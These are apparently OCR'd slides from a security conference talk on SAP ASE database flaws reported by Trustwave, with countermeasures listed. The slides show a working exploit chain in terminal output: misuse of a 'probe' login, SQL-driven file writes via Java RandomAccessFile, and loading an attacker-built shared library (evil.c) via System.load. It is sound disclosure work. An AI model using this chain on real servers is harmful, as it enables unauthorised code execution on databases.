
```
$ ase_probe ARENA "print @@version"
ASE_probe utility
Connection to the server succeeded.
About to execute: print @@version

Server message:
Message number: 0, Severity 10, State 1, Line 1
Server 'ARENA'
Message String: Adaptive Server Enterprise/16.0 GA PL01/EBF 22544 SMP/P/x86_64/Enterprise
Linux/ase160sp00pl01/3523/64-bit/FBO/Tue Apr 15 13:24:31 2014

$ ase_probe ARENA "create table tempdb..demo(id int)"
ASE_probe utility
Connection to the server succeeded.
About to execute: create table tempdb..demo(id int)

$ ase_probe ARENA "create table tempdb..demo(id int)"
ASE_probe utility
Connection to the server succeeded.
About to execute: create table tempdb..demo(id int)

Server message:
Message number: 2714, Severity 16, State 1, Line 1
Server 'ARENA'
Message String: There is already an object named 'demo' in the database.

ERROR: ex_execute_cmd: The following command caused an error:
ERROR: create table tempdb..demo(id int)
ERROR: command execution failed

$ _
```

Countermeasures

- Lock “probe” login immediately (may have side effects)
- Patch the database: 15.7 SP132, 16.0 SP01
- Firewall: allow only connections from trusted hosts
- Monitor database activity: watch for “probe” connections

This issue was reported by Trustwave to SAP in Jan 2014 and took two attempts to be fixed properly. Initially they “fixed” it by disallowing SQL text type…

Privilege escalation




#RSAC

Java subsystem

- If enabled allows anyone to invoke standard Java functionality via SQL bridge
- Contains many vulnerabilities, we pick two ☺


Vulnerability details: writing to disk via Java

- Custom SecurityManager implementation is buggy
- The `checkPermission` method is incomplete
- As a result, files outside $SYBASE can be read/written (there is a check that the path must not be under the SYBASE home)




```
void _init()
{
    system("id > /home/sybase/id.log");
}

~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
"evil.c" 5L, 58C                                             5,0-1         All
```

Compose exploit code: here a file is created with process owner details




```
[sybase@ARENA ~]$ gcc -c -m64 -fPIC evil.c
[sybase@ARENA ~]$ ld -shared -o evil.so evil.o
[sybase@ARENA ~]$ _
```

Build the shared library on attacker's machine




```
[sybase@ARENA ~]$ od -t x1 -N 100 evil.so
0000000 7f 45 4c 46 02 01 01 00 00 00 00 00 00 00 00 00
0000020 03 00 3e 00 01 00 00 00 00 02 00 00 00 00 00 00
0000040 40 00 00 00 00 00 00 00 b8 03 00 00 00 00 00 00
0000060 00 00 00 00 40 00 38 00 04 00 40 00 0c 00 09 00
0000100 01 00 00 00 05 00 00 00 00 00 00 00 00 00 00 00
0000120 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0000140 68 02 00 00
0000144
[sybase@ARENA ~]$ _
```

Dump bytes of just compiled binary for transfer to the target via SQL



```
$ ase_probe ARENA "set nocount on declare @p int, @f java.io.RandomAccessFile select @f =
new java.io.RandomAccessFile('/tmp/evil.so', 'rw') select @f>>[writeByte](127) select @f>>
[writeByte](69) select @f>>[writeByte](76) select @f>>[writeByte](70)"
ASE_probe utility
Connection to the server succeeded.
About to execute: set nocount on declare @p int, @f java.io.RandomAccessFile select @f = n
ew java.io.RandomAccessFile('/tmp/evil.so', 'rw') select @f>>[writeByte](127) select @f>>[
writeByte](69) select @f>>[writeByte](76) select @f>>[writeByte](70)

$
```

File read/write via java.io.RandomAccessFile to /tmp/evil.so on ASE filesystem




```
[sybase@ARENA ~]$ od -t x1 /tmp/evil.so
0000000 7f 45 4c 46
0000004
[sybase@ARENA ~]$ _
```

The command is executed on victim ASE to verify file upload


Vulnerability details: code exec via Java

- Again, bad custom SecurityManager implementation
- No `checkLink` method in the `PCAJvmSecurityManager` class
- As a result, loading native libraries from disk is possible without any security checks



```
$ ase_probe ARENA "declare @s java.lang.System select @s>>[load]('/tmp/evil.so')"
ASE_probe utility
Connection to the server succeeded.
About to execute: declare @s java.lang.System select @s>>[load]('/tmp/evil.so')

$
```

